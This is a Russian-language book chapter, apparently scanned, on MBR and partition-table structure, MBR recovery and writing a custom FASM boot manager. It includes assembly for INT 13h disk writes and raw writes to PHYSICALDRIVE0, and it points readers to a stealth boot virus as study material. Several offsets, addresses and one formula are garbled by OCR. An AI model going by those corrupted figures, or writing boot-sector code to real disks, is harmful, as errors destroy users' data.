		07	1023	1	1 1023	254	63	63	5397777	
		00	0	0	0 0	0	0	0		0
		00	0	0	0 0	0	0	0		0
		00	0	0	0 0	0	0	0		0
=====										

Если таблица разделов повреждена, логические диски, скорее всего, будут полностью недоступны — они не будут отображаться ни Проводником Windows (Windows Explorer), ни файловым менеджером FAR, а команда `c:` вызовет ошибку. Искажение таблицы разделов не приводит к немедленному изменению объема уже отформатированных томов, так как эта информация хранится в загрузочном секторе (boot sector). Однако при последующем реформатировании произойдет затирание данных из соседнего раздела, или же текущий раздел окажется усеченным. Кстати говоря, если расширенный раздел указывает сам на себя или на один из предшествующих разделов в цепочке, то все известные мне операционные системы наглухо зависнут еще на этапе загрузки, даже если диск подключен "вторым". Чтобы исправить ситуацию, необходимо запустить редактор диска или другую утилиту, а для этого необходимо загрузить операционную систему! Существует несколько путей выхода из этой, казалось бы, неразрешимой ситуации. Самый простой вариант — горячее подключение диска "на лету" с последующей работой с ним через BIOS или порты ввода/вывода. Если и диск, и материнская плата переживут это (а для устройств IDE подключение "на лету" представляется довольно жестким испытанием), то вы сможете запустить

Таблица 5.1. Формат MBR

Смещение	Размер	Описание
0x000	перемен.	Код загрузчика
1x1BB	4h	Идентификатор диска
0x1BE	10h	Partition 1
0x1CE	10h	Partition 2
0x1DE	10h	Partition 3
0x1EE	10h	Partition 4
0x1FE	0x2	"Магическое число" — сигнатура 55h AAh, которое указывает, что данный сектор представляет собой MBR

Первые 1ввh байт занимают код и данные загрузчика, среди которых отчетливо выделяются текстовые строки.

ПРИМЕЧАНИЕ

Кстати говоря, локализовав сообщения загрузчика в национальных версиях Windows, например, в русской, Microsoft допустила грубейшую стратегическую ошибку. Ведь в BIOS нет никаких кириллических шрифтов, поэтому русские символы выглядят бессмысленной абракадаброй.

По смещению 1ввh расположен четырехбайтовый идентификатор диска, принудительно назначаемый Windows при запуске Disk Manager. Коварство Microsoft не знает границ! Еще со времен первых IBM PC (тогда они назывались XT) загрузчик владел первыми 1ввh байтами MBR, и достаточно многие загрузчики (и вирусы!) использовали эти байты на полную катушку. Нетрудно сообразить, что произойдет, если внутрь загрузчика вдруг запишется идентификатор. Это убьет его! Поэтому байты 1ввh — 1ввh лучше не трогать.

Со смещения 1ввh начинается таблица разделов, представляющая собой массив из четырех записей типа partition. Каждая из этих записей описывает свой логический диск, что позволяет нам создавать до четырех разделов на каждом HDD. Формат записи таблицы разделов представлен в табл. 5.2. Динамические диски, впервые появившиеся в Windows 2000, хранятся в базе данных Менеджера Логических Дисков (Logical Disk Manager Database), и в таблице разделов присутствовать не обязаны.

Таблица 5.2 Формат записи таблицы разделов

Смещение					Размер	Описание
000	1BE	1CE	1DE	1EE	byte	Флаг активного загрузочного раздела (Boot Indicator). 80h — загрузочный раздел, 00h — незагрузочный раздел
001	1BF	1CF	1DF	1EF		Стартовая головка раздела
002	1C0	1D0	1E0	1F0	byte	Стартовый сектор раздела (биты 0—5). Старшие биты стартового цилиндра (биты 6—7)
003	1C1	1D1	1E1	1F1	byte	Младшие биты стартового цилиндра (биты 0—7)
004	1C2	1D2	1E2	1F2	byte	Идентификатор системы (Boot ID), см. табл. 5.3
005	1C3	1D3	1E3	1F3	byte	Конечная головка раздела
006	1C4	1D4	1E4	1F4	byte	Конечный сектор раздела (биты 0—5). Старшие биты конечного цилиндра (биты 6—7)
007	1C5	1D5	1E5	1F5		Младшие биты конечного цилиндра (биты 0—7)
008	1C6	1D6	1E6	1F6	dword	Смещение раздела относительно начала таблицы разделов в секторах
00C	1CA	1DA	1EA	1FA	dword	Количество секторов раздела

Таблица 5.3. Возможные значения Boot ID

Boot ID	Тип раздела
00h	Раздел свободен
0x01	Раздел FAT12 (менее чем 32 680 секторов в томе или 16 Мбайт)
0x04	Раздел FAT16 (32 680—65 535 секторов или 16—33 Мбайт)
0x05	Расширенный раздел (extended partition)
0x06	Раздел BIGDOS FAT16 (33 Мбайт — 4 Гбайт)
0x07	Раздел NTFS
0x0B	Раздел FAT32
0x0C	Раздел FAT32 с поддержкой расширенной BIOS INT 13h
0x0E	Раздел BIGDOS FAT16 с поддержкой расширенной BIOS INT 13h

Таблица 5.3 (окончание)

Boot ID	Тип раздела
0x0F	Расширенный раздел с поддержкой расширенной BIOS INT 13h
0x12	Раздел EISA
0x42	Динамический диск
0x86	Раздел legacy FT FAT16
0x87	Раздел legacy FT NTFS
0x8B	Наследуемый отказоустойчивый том, отформатированный для FAT32 (Legacy FT volume formatted with FAT32 *)
0x8C	Наследуемый отказоустойчивый том с поддержкой BIOS INT 13h, отформатированный для FAT32 (Legacy FT volume using BIOS INT 13h extensions formatted with FAT32)

Техника восстановления главной загрузочной записи

Существует множество утилит для автоматического восстановления первичного загрузчика и таблицы разделов, к числу которых относятся, например, GetDataBack, Easy Recovery, Active@Data Recovery Software и др. До поры до времени они вполне успешно справлялись со своей задачей, восстанавливая даже полностью уничтоженные таблицы разделов, однако с появлением емких дисков, преодолевших барьер в 2 Гбайт с помощью всевозможных расширений, они стали часто путаться. Поэтому и доверять им больше нельзя. Если не хотите потерять свои данные — восстанавливайте MBR самостоятельно (тем более что это достаточно простая операция, не требующая особой квалификации). Восстановление значительно упрощается, если в вашем распоряжении имеется копия таблицы разделов, снятая с помощью Sector Inspector или любой другой подобной утилиты. К сожалению, чаще всего ее под рукой не оказывается...

Если операционная система отказывается загружаться, а на экране появляется сообщение BIOS, выглядящее примерно следующим образом:

```
Disk Boot failure, Non-System disk or disk error...
Press <Enter> to restart
```

то это указывает на разрушение сигнатуры 55h AAh, обычно сопровождаемое смертью первичного загрузчика.

ПРИМЕЧАНИЕ

Очень важно отличать сообщение BIOS от сообщений первичного загрузчика и загрузочного сектора. Зайдите в BIOS Setup и отключите все загрузочные устройства, оставив активным только диск A: (и не забудьте извлечь из него дискету). А теперь перезагрузитесь и запомните, какое сообщение появится на экране. Это и будет "ругательством" BIOS.

Восстановить сигнатуру 55h AAh можно в любом дисковом редакторе. Когда будете это делать, убедитесь, что в начале диска присутствует осмысленный код первичного загрузчика (master boot code).

РЕКОМЕНДАЦИЯ

Если вы испытываете затруднение с дизассемблированием в уме, воспользуйтесь IDA PRO или HIEW. Вы не умеете дизассемблировать? Тогда попробуйте оценить степень "нормальности" первичного загрузчика визуально (однако для этого опять-таки требуется опыт работы с кодом). В начале более или менее стандартного загрузчика расположено приблизительно 100h байт машинного кода, в котором обнаруживаются последовательности: 00 7C, 1B 7C, BE 07, CD 13, CD 18, CD 10, 55 AA, а затем идут характерные текстовые сообщения: Invalid partition table, Error loading operating system, Missing operating system (см. рис. 5.4). Если загрузчик поврежден, но сигнатура 55 AA цела, то попытка загрузки с такого диска обернется неизменным зависанием.

Восстановить искореженный первичный загрузчик можно с помощью утилиты FDISK.EXE, запущенной с ключом /MBR, записывающей в главную загрузочную запись первого диска стандартный код первичного загрузчика (master boot code). Недокументированный ключ /CMBR, появившийся в MS-DOS 7.0, позволяет выбирать любой из подключенных дисков. В Windows 2000 и более новых версиях этого же результата можно добиться, загрузив консоль восстановления и дав команду fixmbr.

ВНИМАНИЕ!

Если вы использовали нестандартный загрузчик (например, LILO), то после перезаписи MBR сможете загрузаться только с основного раздела, а для запуска операционных систем из других разделов вам придется переустановить свой мультизагрузочный менеджер. Кстати говоря, такой менеджер можно написать и самостоятельно. При наличии HIEW, а еще лучше — транслятора ассемблера — работа не займет и полчаса.

Как уже говорилось, некоторые загрузчики изменяют схему трансляции адресов жесткого диска, поэтому со штатным загрузчиком такой диск окажется неработоспособен. Попробуйте переустановить загрузчик с дистрибутивных дисков — быть может, это поможет. В противном случае ничего не остается, как писать свой собственный загрузчик, определять текущую геометрию диска и соответствующим образом транслировать секторные адреса.

Это — довольно сложная задача, требующая серьезной подготовки, и здесь ее лучше не обсуждать.

Если загрузчик выводит сообщение *Invalid partition table*, то это еще не значит, что таблица разделов действительно повреждена. Вполне возможно, что на самом деле таблица разделов цела, но просто ни один из основных разделов не назначен активным. Такое случается при использовании нестандартных загрузчиков, загружающих операционную систему из расширенного раздела. После выполнения команды *FDISK /MBR* или при установке операционной системы, автоматически заменяющий первичный загрузчик своим собственным, этот новый загрузчик не обнаружит в пределах досягаемости ни одного активного раздела, и, что вполне естественно, сигнализирует вам об этом. Такое поведение, в частности, характерно для Windows 98. Для решения проблемы либо восстановите прежний загрузчик, либо установите операционную систему на первичный раздел и, запустив *FDISK*, сделайте его активным.

Загрузитесь с системной дискеты (другого винчестера, CD) и проверьте, видны ли ваши логические диски. Если да, то смело переходите к следующему пункту, в противном случае соберитесь с духом и приготовьтесь немного поработать руками и головой.

Восстановление основного раздела, созданного с помощью *FDISK* или *Disk Manager*, в большинстве случаев осуществляется элементарно, а остальные, как правило, восстанавливать и не требуется, поскольку именно *MBR* гибнет чаще всего, а расширенные разделы, рассредоточенные по всему диску, погибают разве что при явном удалении разделов средствами *FDISK* или *Disk Manager*.

Адрес стартового сектора первого логического диска всегда равен 0/1/1 (*Cylinder/Head/Sector*), относительный (*Relative*) сектор — количеству головок жесткого диска, уменьшенному на единицу.

РЕКОМЕНДАЦИЯ

Сведения о геометрии диска можно почерпнуть из любого дискового редактора — например, *Sector Inspector*.

Конечный сектор определить несколько сложнее. Если загрузочный сектор цел (более подробно этот вопрос будет обсуждаться далее в этой главе), то узнать количество секторов в разделе (*total sectors*) можно на основании значения поля *BootRecord.NumberSectors*, увеличив его значение на единицу. Тогда номер конечного цилиндра будет равен $\text{LastCyl} := \text{TotalSectors} / (\text{Heads} * \text{SecPerTrack})$, где *Heads* — количество головок на физическом диске, а *SecPerTrack* — количество секторов на трек. Номер конечной головки равен $\text{LastHead} := (\text{Total Sector} - (\text{LastCyl} * \text{Heads} * \text{SecPerTrack})) / \text{SecPerTrack}$, а номер

конечного сектора равен $\text{LastSec} := (\text{Total Sector} - (\text{LastCyl} * \text{Heads} + \text{SecPerTrack})) \% \text{SecPerTrack}$. Пропишите полученные значения в MBR и проверьте, не находится ли за вычисленным концом раздела следующий раздел? Это должна быть либо расширенная таблица разделов, либо загрузочный сектор. Если это так, создайте еще одну запись в таблице разделов, заполнив ее соответствующим образом.

А теперь зададимся вопросом: возможно ли восстановить таблицу разделов, если загрузочный сектор отсутствует, и восстановить его не представляется возможным? Это — вполне реалистичная задача. Необходимо лишь найти загрузочные сектора или расширенные таблицы разделов, принадлежащие последующим разделам. В этом вам поможет контекстный поиск. Ищите сектора, содержащие сигнатуру 55h ааh в конце. Отличить загрузочный сектор от расширенной таблицы разделов очень просто. В загрузочном секторе по смещению три байта от его начала расположен идентификатор производителя (оem id), например, NTFS, MSWIN4.1 и т. д. Размер текущего раздела будет на один сектор меньше. Теперь, зная размер и геометрию диска, можно рассчитать и конечный цилиндр/головку/сектор.

Имейте в виду, что Windows хранит копию загрузочного сектора, которая, в зависимости от версии, может быть расположена либо в середине раздела, либо в его конце. Другие копии могут находиться в архивных файлах и файле подкачки. Как отличить копию сектора от оригинала? Элементарно, Ватсон! Если это подлинник, то вслед за ним пойдут служебные структуры файловой системы (в частности, для NTFS это будет MFT, каждая запись которой начинается с легко узнаваемой строки FILE*). К счастью, служебные структуры файловой системы обычно располагаются на более или менее предсказуемом смещении относительно начала раздела, и, отталкиваясь от их "географического" расположения, мы можем установить размеры каждого из логических дисков, даже если все-все-все загрузочные сектора и расширенные таблицы разделов уничтожены.

Что произойдет, если границы разделов окажутся определенными неверно? Если мы переборщим, увеличив размер раздела сверх необходимого, все будет нормально работать, поскольку карта свободного пространства хранится в специальной структуре (у NTFS это файл \$bitmap, а у FAT13/32 — непосредственно сама FAT) и "запредельные" сектора будут добавлены только после реформатирования раздела. Если все что нам нужно — это скопировать данные с восстанавливаемого диска на другой носитель, то возиться с подгонкой параметров таблицы разделов не нужно! Распахните ее на весь физический диск и дело с концом!

Естественно, такой способ восстановления подходит только для первого раздела диска, а для всех последующих нам потребуется определить стартовый

сектор. Это определение должно быть очень точным, поскольку все структуры файловой системы адресуются от начала логического диска, и ошибка в один-единственный сектор сделает весь этот тонкий механизм полностью неработоспособным. К счастью, некоторые из структур ссылаются сами на себя, давая нам ключ к разгадке. В частности, файлы `$mft/$mftmirr` содержат номер своего первого кластера. Стоит нам найти первую запись `FILE*`, как мы узнаем, на каком именно секторе мы сейчас находимся (конечно, при условии, что сумеем определить количество секторов на кластер, но это уже другая тема, которая более подробно будет обсуждаться далее в этой главе).

Проблема нулевой дорожки

Главная загрузочная запись жестко держит за собой первый сектор, и если он вдруг окажется разрушенным, работа с таким диском станет невозможной. Внешний вид типичного сектора MBR приведен в листинге 5.5. До недавнего времени проблема решалась посекторным копированием винчестера, переносом данных на здоровый жесткий диск с идентичной геометрией и последующим восстановлением MBR.

Сейчас ситуация изменилась. Современные винчестеры поддерживают возможность принудительного замещения плохих секторов из резервного фонда (а некоторые делают это автоматически), поэтому проблема нулевой дорожки, преследующая нас еще со времен гибких дисков и 8-разрядных машин, наконец-то перестала существовать.

Механизм замещения секторов все еще не стандартизирован. Он осуществляется утилитами, предоставляемыми производителем конкретной модели винчестера. Чаще всего они распространяются бесплатно и могут быть свободно найдены в сети.

Листинг 5.5. Внешний вид типичного сектора MBR

```

0x0000  eb 2e 49 50 41 52 54 20-63 6f 64 65 20 30 30 39  м. IPART code 009
0x0010  20 2d 20 49 6f 6d 65 67-61 20 43 6f 72 70 6f 72  - Iomega Corpor
0x0020  61 74 69 6f 6e 20 2d 20-31 31 2f 32 33 2f 39 30  ation - 11/23/90
0x0030  fa fc 8c c8 8e d0 bc 00-7c 8e d8 8e c0 b9 00 02  .mml. . . . .
0x0040  bf 00 7e be 00 7c f3 a4-e9 00 02 fb bd 00 7e 8b  7. . . . .л
0x0050  fd be be 01 b9 04 00 80-3a 80 74 0b 83 c6 10 e2  mml. . . . .A:At.Г|T
0x0060  f6 8b b5 b2 01 eb 51 56-83 c6 10 49 e3 0b 80 3a  7л| . . . QVT|Iy.A:
0x0070  80 75 f5 8b b5 b0 01 eb-3f 5e 56 8a 12 8a 72 01  Auл| . . . ^VK;Kr.
0x0080  8a 4a 02 8a 6a 03 bb 00-7c be 05 00 56 b8 01 02  KJ. KJ. . . . Vq . .
0x0090  cd 13 73 0e 33 c0 cd 13-5e 4e 75 f0 8b b5 b4 01  =!!s.3 =!!^Nuл| .
0x00a0  eb 16 5e be fe 7d 81 3c-55 aa 74 06 8b b5 b6 01  ы-^м|B<Uxt.л| .

```

0x00b0	eb 06 5e 03 f5 e9 48 fd-e8 1b 00 8b b5 b8 01 e8	ы. ^ . 1шН#м...л}г.м
0x00c0	14 00 b4 00 cd 16 33 c0-8e c0 26 c7 06 72 04 34	г. } . — 3 0 4 г. x. 4
0x00d0	12 ea f0 ff 00 f0 03 f5-ac 3c 00 74 0b 56 b4 0e	гъЕ . Е. 1м<. t. V}.
0x00e0	bb 07 00 cd 10 5e eb f0-c3 49 6e 76 61 6c 69 64	г...→^ыЕ Invalid
0x00f0	20 70 61 72 74 69 74 69-6f 6e 20 74 61 62 6c 65	partition table
0x0100	00 44 69 73 6b 20 69 73-20 6e 6f 74 20 62 6f 6f	.Disk is not boo
0x0110	74 61 62 6c 65 00 45 72-72 6f 72 20 6c 6f 61 64	table.Error load
0x0120	69 6e 67 20 6f 70 65 72-61 74 69 6e 67 20 73 79	ing operating sy
0x0130	73 74 65 6d 00 4d 69 73-73 69 6e 67 20 6f 70 65	stem.Missing ope
0x0140	72 61 74 69 6e 67 20 73-79 73 74 65 6d 00 0d 0a	rating system...
0x0150	52 65 70 6c 61 63 65 20-61 6e 64 20 73 74 72 69	Replace and stri
0x0160	6b 65 20 61 6e 79 20 6b-65 79 20 77 68 65 6e 20	ke any key when
0x0170	72 65 61 64 79 0d 0a 00-00 00 00 00 00 00 00	ready.....
0x0180	00 00 00 00 00 00 00 00-00 00 00 00 00 00 00
0x0190	00 00 00 00 00 00 00 00-00 00 00 00 00 00 00
0x01a0	00 00 00 00 00 00 00 00-00 00 00 00 00 45 06E.
0x01b0	e9 00 01 01 16 01 35 01-4e 01 6a 72 a5 d5 00 00	ш...-5.N.jref..
0x01c0	00 00 00 00 00 00 00 00-00 00 00 00 00 00 00
0x01d0	00 00 00 00 00 00 00 00-00 00 00 00 00 00 00
0x01e0	00 00 00 00 00 00 00 00-00 00 00 00 00 80 01A.
0x01f0	01 00 06 3f 20 5f 20 00-00 00 e0 ff 02 00 55 aa	...? _ ...p . Uk

Создаем MBR и пишем свой менеджер мультизагрузки

В этом разделе я расскажу, как написать собственный менеджер мультизагрузки. Менеджер мультизагрузки представляет собой код, находящийся в загрузочном секторе, и по выбору пользователя загружающий любую из нескольких операционных систем, установленных на компьютере. В процессе обсуждения вы познакомитесь с прерыванием INT 13h, таблицей разделов и т. д. Стандартный загрузчик, устанавливаемый большинством операционных систем по умолчанию, слишком примитивен, чтобы его воспринимать всерьез, а нестандартные загрузчики от независимых разработчиков обычно слишком неповоротливы и ненадежны. Вот и давайте напишем свой! Пока мы будем его писать, мы познаем дао и дзен ассемблера, научимся отлаживать программы без отладчика и поближе познакомимся с низкоуровневыми интерфейсами винчестера.

Интерфейс INT 13h

Управлять дисками можно как через порты ввода/вывода, так и через BIOS. Порты намного более могущественны и интересны, однако BIOS программируется намного проще, к тому же она поддерживает большое количество раз-

нокалиберных накопителей, абстрагируясь от конструктивных особенностей каждой конкретной модели. Поэтому будем действовать через нее, а точнее, через интерфейс прерывания INT 13h.

Попробуем прочитать сектор с диска в режиме CHS. Действовать нужно из самой MBR или из "голой" MS-DOS, иначе у нас ничего не получится, ведь Windows NT блокирует прямой доступ к диску даже из режима эмуляции MS-DOS.

Номер функции заносится в регистр AH. В случае чтения он равен двум. Регистр AL отвечает за количество обрабатываемых секторов. Так как мы собираемся читать по одному сектору за операцию, занесем сюда единицу. Регистр DH хранит номер головки, а DL — номер привода (80h — первый жесткий диск, 81h — второй и т. д.). Пять младших битов регистра CH задают номер сектора, оставшиеся биты регистра CH и восемь битов регистра SH определяют номер цилиндра, который мы хотим прочитать. Регистровая пара ES:BX указывает на адрес буфера-приемника. Вот, собственно говоря, и все. После выполнения команды INT 13h считываемые данные окажутся в буфере, а если произойдет ошибка (например, головка "споткнется" о BAD-сектор), то BIOS установит флаг переноса (carry flag), и мы будем вынуждены либо повторить попытку, либо вывести грустное сообщение на экран.

Код этой программы на языке ассемблера представлен в листинге 5.6.

Листинг 5.6. Код, считывающий загрузочный сектор или расширенную таблицу разделов

```
MOV SI, 1BEh           ; Перейти к первому разделу
MOV AX, CS             ; Настраиваем ES
MOV ES, AX             ;
MOV BX, buf           ; Смещение буфера
-
read_all_partitions:
    MOV AX, 0201h      ; Читать 1 сектор с диска
    MOV DL, 80h        ; Читать с первого диска
    MOV DH, [SI+1]     ; Стартовый номер головки
    MOV CH, [SI+2]     ; Стартовый сектор с цилиндром
    INT 13h
    JC error           ; Ошибка чтения

    ;Обрабатываем считанный boot-сектор или расширенную таблицу разделов
    ;=====
    ;
    CMP byte [SI], 80h
```

```

JZ LOAD_BOOT          ; Это загрузочный сектор
                      ; Передаем на него управление

CMP byte [SI+4], 05h
JZ LOAD_CHS_EXT        ; Это расширенная таблица разделов
                      ; в формате CHS

CMP byte [SI+4], 0Fh
JZ LOAD_LBA_EXT        ; Это расширенная таблица разделов
                      ; в формате LBA

ADD SI, 10h            ; Переходим на следующий раздел
CMP SI, 1EEh
JNA read_all_partitions ; Читаем все разделы один за другим
--
buf rb 512             ; Буфер на 512 байт

```

Запись сектора в режиме CHS происходит практически точно так же, только регистр `AH` равен не `02h`, а `03h`. С режимом LBA разобраться намного сложнее, но мы, как настоящие хакеры, его обязательно осилим.

Чтение сектора осуществляется функцией `42h` (`AH = 42h`). В регистр `DL`, как и прежде, заносится номер привода, а вот регистровая пара `DS:SI` указывает на адресный пакет (disk address packet), представляющий собой продвинутую структуру формата, описанного в табл. 5.4.

Таблица 5.4. Формат адресного пакета, используемый для чтения и записи секторов в режиме LBA

Смещение	Тип	Описание
00h	BYTE	Размер пакета — 10h или 18h
01h	BYTE	Поле зарезервировано и должно быть равно нулю
02h	WORD	Сколько секторов читать
04h	DWORD	32-разрядный адрес буфера-приемника в формате <code>seg:offs</code>
08h	QWORD	Стартовый номер сектора для чтения
10h	QWORD	64-разрядный плоский адрес буфера-приемника. Используется только в случае, если 32-разрядный адрес равен <code>FFFF:FFFF</code>

Код, читающий сектор в режиме LBA, в общем случае выглядит так, как показано в листинге 5.7.

Листинг 5.7. Код, осуществляющий чтение сектора с диска в режиме LBA

```

MOV DI, 1BEh          ; Перейти к первому разделу
MOV AX, CS             ; Настраиваем...
MOV buf_seg           ; ...сегмент
MOV EAX, [DI+08h]      ; Смещение partition относительно
                      ; начала раздела
ADD EAX, EDI           ; EDI должен содержать номер сектора
                      ; текущего MBR
MOV [X_SEC]           ;
--
read_all_partitions:
    MOV AH, 42h        ; Читать сектор в режиме LBA
    MOV DL, 80h        ; Читать с первого диска
    MOV SI, dap         ; Смещение адресного пакета
    INT 13h
    JC error           ; Ошибка чтения
--
dap:
packet_size    db 10h   ; Размер пакета 10h байт
reserved      db 00h   ; "Заначка" для будущих расширений
N_SEC         dw 01h   ; Читаем один сектор
buf_seg       dw 00h   ; Сюда будет занесен сегмент буфера-приемника
buf_off       dw buf   ; Смещение буфера-приемника
X_SEC         dd 0      ; Сюда будет занесен номер сектора для чтения
                dd 0      ; Реально не используемый хвост
                ; 64-битного адреса

buf rb 512          ; Буфер на 512 байт

```

Запись осуществляется аналогично чтению, только регистр AH содержит не 42h, а 43h. Регистр AL определяет режим: если бит 0 равен 1, BIOS выполняет не запись, а ее эмуляцию. Бит 2, будучи взведенным, задействует запись с проверкой. Если регистр AL равен 0, выполняется обыкновенная запись по умолчанию.

Теперь, освоившись с дисковыми прерываниями, перейдем к обсуждению остальных аспектов программирования.

Создаем код загрузчика

Лучше всего загрузчики программируются на FASM. С точки зрения ассемблера загрузчик представляет собой обыкновенный двоичный файл, предельно

допустимый объем которого составляет 1ввн (443) байт. Немного? Но не будем спешить с выводами. Всякий раздел всегда начинается с начала цилиндра, а это значит, что между концом MBR и началом раздела имеется, по меньшей мере, n свободных секторов, где $n == \text{sectors per track}$. Практически все современные винчестеры имеют по 64 сектора на дорожку, что дает нам: $443 + 63 \cdot 512 == 32.699$ байт или приблизительно 32 Кбайт. Да в этот объем даже графический интерфейс с мышью уместить можно! Однако делать этого мы не будем. Настоящие хакеры работают в текстовом режиме с командной строкой.

Как уже говорилось, BIOS загружает MBR по адресу 7C00h, поэтому в начале ассемблерного кода должна стоять директива `ORG 7C00h`, а еще — `USE16`, ведь загрузчик выполняется в 16-разрядном реальном режиме. Позже, при желании, он может перейти в защищенный режим, но это будет уже потом. Не будем лезть в такие дебри.

Обнаружив загрузочный раздел (а обнаружить это можно по флагу 80h, находящемуся по нулевому смещению от начала раздела), загрузчик должен считать первый сектор этого раздела, поместив его в памяти по адресу 0000:7C00h, то есть в точности поверх своего собственного тела. А вот это уже нехорошо! И чтобы не вызвать крах системы, загрузчик должен временно перенести свое тело по другому адресу, что обычно осуществляется командой `movsb`. Копироваться можно по любому из адресов памяти — от 0080:0067h до 9FB0h. Память, расположенную ниже 0080:0067h, лучше не трогать, так как здесь находятся вектора прерываний и системные переменные BIOS, а от A000h и выше начинается область отображения ПЗУ, так что предельно доступный адрес равен A000h - 200h (размер сектора) == 9FB0h.

Не забывайте, что трогать регистр `DL` ни в коем случае нельзя, поскольку в нем передается номер загрузочного привода. Некоторые загрузчики содержат ошибку, всегда загружаясь с первого жесткого диска, и это в то время, как BIOS уже больше 10 лет как позволяют менять порядок загрузки, и потому загрузочным может быть любой привод.

По правде говоря, FASM — это единственный известный мне ассемблер, "переваривающий" команду дальнего вызова `JMP 0000:7C00h` напрямую. Все остальные ассемблеры заставляют извращаться приблизительно так: `PUSH offset_of_target/PUSH segment_of_target/RETf`. Здесь мы заталкиваем в стек сегмент и смещение целевого адреса и выполняем дальний `RETf`, переносящий нас на нужное место. Еще можно воспользоваться самомодифицирующимся кодом, собрав команду `JMP FAR "вручную"`, или просто расположить целевой адрес в одном сегменте с исходным адресом (например, 0000:7C00h → 0000:7B00h). Однако эти подходы муторны и утомительны.

В общем, скелет нашего загрузчика будет выглядеть так, как показано в листинге 5.8.

Листинг 5.8. Скелет простейшего загрузчика, написанный на FASM

```
use16
ORG 7C00h

CLD                                ; Копируем слева направо
                                   ; (в сторону увеличения адресов)

MOV SI,7C00h                      ; Откуда копировать
MOV DI,7E00h                      ; Куда копировать
MOV CX,200h                      ; Длина сектора
REP MOVSB                         ; Копируем

; // Выбираем раздел, который мы хотим загрузить,
; // считываем его в память по адресу 0000:7C000h
; // (см. листинги 5.7 и 5.6)

JMP 0000:7C000h                  ; Передаем управление на загрузочный сектор
```

Записываем загрузчик в главную загрузочную запись

Под старушкой MS-DOS записать свой загрузчик в MBR было просто. Для этого достаточно дернуть прерывание INT 13h, функция 03h (запись сектора). Но под Windows NT этот прием уже не работает, и приходится прибегать к услугам функции CreateFile. Если вместо имени открываемого файла указать название устройства, например, \\.\PHYSICALDRIVE0 (первый физический диск), мы сможем свободно читать и записывать его сектора вызовами ReadFile и WriteFile соответственно. При этом флаг dwCreationDisposition должен быть установлен на значение OPEN_EXISTING, а флаг dwShareMode — на значение FILE_SHARE_WRITE. Еще потребуются права системного администратора, иначе ничего не получится.

Законченный пример вызова CreateFile выглядит, как показано в листинге 5.9.

Листинг 5.9. Открытие непосредственного доступа к жесткому диску под Windows NT

```
XOR EAX,EAX
PUSH EAX                          ; hTemplateFile
PUSH dword FILE_ATTRIBUTE_NORMAL  ; dwFlagsAndAttributes
PUSH dword OPEN_EXISTING         ; dwCreationDisposition
```

```

PUSH EAX                                ; lpSecurityAttributes
PUSH dword FILE_SHARE_WRITE            ; dwShareMode
PUSH dword (GENERIC_WRITE OR GENERIC_READ) ; dwDesiredAccess
PUSH DEVICE_NAME                       ; Имя устройства
CALL CreateFile                        ; Открываем устройство
INC EAX
TEST EAX, EAX
JZ error
DEC EAX
-
DEVICE_NAME DB "\\.\PHYSICALDRIVE0", 0
BUF RB 512                               ; Буфер

```

Открыв физический диск и убедившись в успешности этой операции, мы должны прочитать оригинальный MBR-сектор в буфер, перезаписать первые 16Bh байт, ни в коем случае не трогая таблицу разделов и сигнатуру 55h AAh (мы ведь не хотим, чтобы диск перестал загружаться, верно?). Теперь остается записать обновленный код MBR на место и закрыть дескриптор устройства. После перезагрузки все изменения вступят в силу.

ПРИМЕЧАНИЕ

Правда, вполне возможно, что внесенные вами изменения и не подумают вступать в силу. Загрузчик жестоко мстит за малейшие ошибки проектирования. Поэтому, чтобы не потерять содержимое своих разделов, для начала лучше попрактиковаться на VMWare или любом другом эмуляторе PC.

Под Windows 9x, разумеется, трюк с CreateFile не работает. Но там можно воспользоваться симуляцией прерываний из DMPI или обратиться к драйверу ASPI. Оба способа были подробно описаны в моей книге "Техника защиты компакт-дисков от копирования". Однако, хотя в ней речь идет о CD, а не о HDD, жесткие диски программируются аналогично.

Прежде чем писать собственный загрузчик, рекомендуется изучить существующие нестандартные загрузчики. Все перечисленные ниже загрузчики распространяются по лицензии GPL или BSD, то есть без ограничений.

- Ge2000.asm — тщательно прокомментированный Stealth-вирус, подменяющий системный загрузчик своим собственным. Хотя это и вирус, но он не опасен и может быть использован в учебных целях.
- Mbr.asm — предельно простой, но полнофункциональный загрузчик с поддержкой разделов свыше 8 Гбайт.
- Boot.asm — отличный менеджер мультизагрузки с подробными комментариями, переходит в защищенный режим, может грузиться с дискеты,

компакт-диска, zip-дискеты, винчестера и т. д. Поддерживает разделы свыше 8 Гбайт, показывает индикатор загрузки и делает множество других полезных вещей, которые не помешает изучить.

Отладка кода загрузчика

Отлаживать код загрузчика невероятно трудно. Загрузчик получает управление задолго до запуска операционной системы, когда никакие отладчики еще не работают. Несколько лет назад это представляло огромную проблему, и при разработке "навороченных" загрузчиков приходилось либо встраивать в них интегрированный мини-отладчик, либо выискивать ошибки вручну, изучая листинги с карандашом в руке. С появлением эмуляторов все изменилось. Достаточно запустить такой эмулятор, как BOCHS (рис. 5.5), и вы сможете отлаживать загрузчик как и любую другую программу!




Рис. 5.5. Внешний вид эмулятора BOCHS в процессе отладки загрузочного сектора

Программирование загрузчиков — одна из тех немногих областей, в которых применение ассемблера действительно обоснованно. Языки высокого уровня

для этого слишком абстрагированы от оборудования. Кроме того, они недостаточно гибки. Вот почему хакеры так любят возиться с загрузчиками, добавляя сюда множество новых возможностей, включая автоматическую загрузку с CD-ROM или дисков SCSI, противодействие вирусам, парольную защиту с шифрованием данных и т. д. Здесь действительно есть, где развешаться, и есть на чем показать все свои возможности. В качестве дополнительного чтения я рекомендовал бы вам несколько весьма интересных источников. Вот они:

- ❑ **MBR and OS Boot Records** — масса интересного материала по MBR (на английском языке): http://thestarman.narod.ru/asm/mbr/MBR_in_detail.htm;
- ❑ **BOCHS** — отличный эмулятор со встроенным отладчиком, значительно облегчающий процесс "пуско-наладки" загрузочных секторов. Бесплатен, распространяется с исходными текстами: <http://bochs.sourceforge.net>;
- ❑ <http://www.koders.com> (рис. 5.6) — отличный поисковик, нацеленный на поиск исходных кодов, по ключевому слову mbr выдает огромное количество загрузчиков на любой вкус;

